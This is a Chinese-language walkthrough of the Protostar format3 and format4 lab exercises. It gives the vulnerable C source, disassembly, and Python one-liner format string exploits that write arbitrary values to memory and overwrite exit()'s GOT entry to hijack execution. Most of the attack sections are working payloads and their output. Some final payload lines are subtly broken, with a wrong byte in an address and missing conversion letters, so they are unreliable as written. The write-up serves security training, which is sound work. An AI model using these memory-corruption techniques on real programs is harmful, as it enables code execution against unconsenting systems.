Protostar: Format 3

This level advances from format2 and shows how to write more than 1 or 2 bytes of memory to the process. This also teaches you to carefully control what data is being written to the process memory.

This level is at `/opt/protostar/bin/format3`.

Source Code

```
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>

int target;

void printbuffer(char *string)
{
    printf(string);
}

void vuln()
{
    char buffer[512];

    fgets(buffer, sizeof(buffer), stdin);

    printbuffer(buffer);

    if(target == 0x01025544) {
        printf("you have modified the target :)\n");
    } else {
        printf("target is %08x :(\n", target);
    }
}

int main(int argc, char **argv)
{
    vuln();
}
```

攻击目标

使程序输出：`you have modified the target :)`。

攻击过程

```
$ python -c 'print "\xf4\x96\x04\x08" + "%08x" * 10 + "%16930032x" + "%08n"' | ./format3
```

```
                      bffffb84
you have modified the target :)
```

原理分析

解法一：与format2相同


查看`vuln()`和`printbuffer()`的汇编代码：

```
Dump of assembler code for function vuln:
0x08048467 <vuln+0>:    push   %ebp
0x08048468 <vuln+1>:    mov    %esp,%ebp
0x0804846a <vuln+3>:    sub    $0x218,%esp
0x08048470 <vuln+9>:    mov    0x80496e8,%eax
0x08048475 <vuln+14>:   mov    %eax,0x8(%esp)
0x08048479 <vuln+18>:   movl   $0x200,0x4(%esp)
0x08048481 <vuln+26>:   lea    -0x208(%ebp),%eax
0x08048487 <vuln+32>:   mov    %eax,(%esp)
0x0804848a <vuln+35>:   call   0x804835c <fgets@plt>
0x0804848f <vuln+40>:   lea    -0x208(%ebp),%eax
0x08048495 <vuln+46>:   mov    %eax,(%esp)
0x08048498 <vuln+49>:   call   0x8048454 <printbuffer>
0x0804849d <vuln+54>:   mov    0x80496f4,%eax
0x080484a2 <vuln+59>:   cmp    $0x1025544,%eax
0x080484a7 <vuln+64>:   jne    0x80484b7 <vuln+80>
0x080484a9 <vuln+66>:   movl   $0x80485a0,(%esp)
0x080484b0 <vuln+73>:   call   0x804838c <puts@plt>
0x080484b5 <vuln+78>:   jmp    0x80484ce <vuln+103>
0x080484b7 <vuln+80>:   mov    0x80496f4,%edx
0x080484bd <vuln+86>:   mov    $0x80485c0,%eax
0x080484c2 <vuln+91>:   mov    %edx,0x4(%esp)
0x080484c6 <vuln+95>:   mov    %eax,(%esp)
0x080484c9 <vuln+98>:   call   0x804837c <printf@plt>
---Type <return> to continue, or q <return> to quit---
```

```
---Type <return> to continue, or q <return> to quit---
0x080484ce <vuln+103>:  leave
0x080484cf <vuln+104>:  ret
End of assembler dump.
```

```
(gdb) disas printbuffer
Dump of assembler code for function printbuffer:
0x08048454 <printbuffer+0>:     push   %ebp
0x08048455 <printbuffer+1>:     mov    %esp,%ebp
0x08048457 <printbuffer+3>:     sub    $0x18,%esp
0x0804845a <printbuffer+6>:     mov    0x8(%ebp),%eax
0x0804845d <printbuffer+9>:     mov    %eax,(%esp)
0x08048460 <printbuffer+12>:    call   0x804837c <printf@plt>
0x08048465 <printbuffer+17>:    leave
0x08048466 <printbuffer+18>:    ret
End of assembler dump.
```

程序在运行时的的栈空间如图所示：



我们要计算出从`*string`到`buffer`的偏移。

```
$ objdump -t format3 | grep target # 查看target的地址
```

```
root@protostar:/opt/protostar/bin# objdump -t format3 | grep target
080496f4 g     O .bss   00000004              target
```

```
$ python -c 'print "DDDD" + "%08x." * 15' | ./format3 # 算出偏移为11DWORD（%08x：读取一个DWORD，以8位16进制数的形式输出，不足位的用0补齐）
```

```
root@protostar:/opt/protostar/bin# python -c 'print "DDDD" + "%08x." * 15' | ./f
ormat3
DDDD00000000.bffffb40.b7fd7ff4.00000000.00000000.bffffd48.0804849d.bffffb40.0000
0200.b7fd8420.bffffb84.44444444.78383025.3830252e.30252e78.
target is 00000000 :(
```

```
$ python -c 'print "\xf4\x96\x04\x08" + "%08x" * 11 + "%08n"' | ./format3 # 找到target的位置写入
target is 5c
```

`target is 5c`说明已经将字符串长度写到了target的位置。


```
root@protostar:/opt/protostar/bin# python -c 'print "\xf4\x96\x04\x08" + "%08x"
* 11 + "%08n"' | ./format3
00000000bffffb40b7fd7ff400000000000000000bffffd480804849dbffffb4000000200b7fd8420
bffffb84
target is 0000005c :(
root@protostar:/opt/protostar/bin# _
```

```
$ python -c 'print "\xf4\x96\x04\x08" + "%08x" * 10 + "%16930032x" + "%08n"' | ./format3 # 在%08n前拼凑长为0x01025544-0x5c = 16930116 - 84 = 16930032的字符串（%16930032x：读取一个DWORD，以16930032位16进制数的形式输出，不足位的用空格补齐）
```


```
                        bffffb84
you have modified the target :)
```

解法二：控制`printf()`参数指针


我们也可以将要写入的值分段写入。如下图所示，分成了三段：



所以，我们需要构造分段统计长度的格式化字符串：




在`printf()`的参数中，有一个特殊的指针，可以指向`*string`指针下的每一个DWORD，我们已经在解法一中得到偏移量为11个DWORD，所以可以轻松得到我们需要写入的地址的指针：



尝试 2：

```
\xf4\x96\x04\x08
\xf5\x96\x04\x08
\xf6\x96\x04\x08
%56x%12$n
%17x%13$n
%173x%14$n
```



综上所述我们可以构造出格式化字符串：

```
$ python -c 'print "\xf4\x96\x04\x08\xf5\x96\x04\x08\xf6\x96\x04\x08" + "%56x%12$n" +
"%17x%13$n" + "%173x%14$n"' | ./format3
```

```
root@protostar:/opt/protostar/bin# python -c 'print "\xf4\x96\x04\x08\xf5\x96\x0
4\x08\xf6\x96\x04\x08" + "%56x%12$n" + "%17x%13$n" + "%173x%14$n"' | ./format3
                                                    0         bffffb40

                                                                          b7
fd7ff4
you have modified the target :)
```

解法三：SCUT paper

思路类似于解法二，但关键在于每个%n前的偏移量的计算，算法来源于论文《Exploiting Format String Vulnerabilities》。

换一个思路：

```
DDDD +    \xf4\x96\x04\x08
DDDD +    \xf5\x96\x04\x08
DDDD +    \xf6\x96\x04\x08
DDDD +    \xf6\x96\x04\x08
%x.*11
%220u%n
%17u%n
%173u%n
%255u%n
```

据此可构造格式化字符串：

```
$ python -c 'print "DDDD" + "\xf4\x96\x04\x08" + "DDDD" + "\xf5\x96\x04\x08" + "DDDD" +
"\xf6\x96\x04\x08" + "DDDD" + "\xf7\x96\x04\x08" + "%x." * 11 + "%220u%n" + "%17u%n" +
"%173u%n" + "%255u%n"' | ./format3
```

Protostar: Format 4

format4 looks at one method of redirecting execution in a process.

> Hints:
>
> - objdump -TR is your friend

This level is at `/opt/protostar/bin/format4`.

Source Code

```
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>

int target;

void hello()
{
    printf("code execution redirected! you win\n");
    _exit(1);
}

void vuln()
{
    char buffer[512];

    fgets(buffer, sizeof(buffer), stdin);

    printf(buffer);

    exit(1);
}

int main(int argc, char **argv)
{
    vuln();
}
```

攻击目标

使程序输出：`code execution redirected! you win`。

攻击过程

```
python -c 'print "\x24\x97\x04\x08" + "\x25\x97\x04\x08" + "\x27\x97\x04\x08" +
"%168x%4$n" + "%976%5$n" + "%132%6$n"' | ./format4
```

```
root@protostar:/opt/protostar/bin# python -c 'print "\x24\x97\x04\x08" + "\x25\x
97\x04\x08" + "\x27\x97\x04\x08" + "%168x%4$n" + "%976x%5$n" + "%132x%6$n"' | ./
format4
$%'

        200

                  b7fd8420
                                                              bffffb84
code execution redirected! you win
```


原理分析

如果程序正常运行，`hello()`不会被调用。

```
(gdb) p hello # hello()的入口地址0x080484b4
```

```
(gdb) p hello
$1 = {void (void)} 0x80484b4 <hello>
```

所以，我们要利用代码中的`printf()`，将`hello()`的入口地址覆写到存储着`exit()`的入口地址的位置上，如图。



`exit()`是c标准库中的一个函数，c标准库以动态链接库的形式装载进我们的程序中。一般一个程序要调用动态链接库中的函数，它会维护两个表，PLT和GOT——PLT内存储的是一些短小的代码，用于协助主函数进行跳转；GOT里存储的是跳转要去往的目标地址。所以我们要找到GOT中`exit()`的跳转地址，将其中存储的`exit()`的入口地址覆写为`hello()`的入口地址。

```
$ objdump -TR format4 # exit()的跳转地址为0x08049724
```


```
00000000  w   D  *UND*  00000000              __gmon_start__
00000000      DF *UND*  00000000  GLIBC_2.0   fgets
00000000      DF *UND*  00000000  GLIBC_2.0   __libc_start_main
00000000      DF *UND*  00000000  GLIBC_2.0   _exit
00000000      DF *UND*  00000000  GLIBC_2.0   printf
00000000      DF *UND*  00000000  GLIBC_2.0   puts
00000000      DF *UND*  00000000  GLIBC_2.0   exit
080485ec g    DO .rodata        00000004  Base        _IO_stdin_used
08049730 g    DO .bss   00000004  GLIBC_2.0   stdin


DYNAMIC RELOCATION RECORDS
OFFSET   TYPE              VALUE
080496fc R_386_GLOB_DAT    __gmon_start__
08049730 R_386_COPY        stdin
0804970c R_386_JUMP_SLOT   __gmon_start__
08049710 R_386_JUMP_SLOT   fgets
08049714 R_386_JUMP_SLOT   __libc_start_main
08049718 R_386_JUMP_SLOT   _exit
0804971c R_386_JUMP_SLOT   printf
08049720 R_386_JUMP_SLOT   puts
08049724 R_386_JUMP_SLOT   exit
```

```
$ python -c 'print "DDDD" + "%08x." * 5' | ./format4 # 计算偏移值，为3DWORD，所以参数指针为4$。
```

```
root@protostar:/opt/protostar/bin# python -c 'print "DDDD" + "%08x." * 5' | ./fo
rmat4
DDDD00000200.b7fd8420.bffffb84.44444444.78383025.
```

因为0x080484b4视作一个数的时候较大，所以我们采用分段写入的方式。为了让分段写入的数字递增，可以进行拼凑和补充，如下图所示：



综上所诉，可以构造格式化字符串：

```
python -c 'print "\x24\x97\x04\x08" + "\x25\x97\x04\x08" + "\x27\x97\x04\x07" +
"%168x%4$n" + "%976%5$n" + "%132%6$n"' | ./format4
```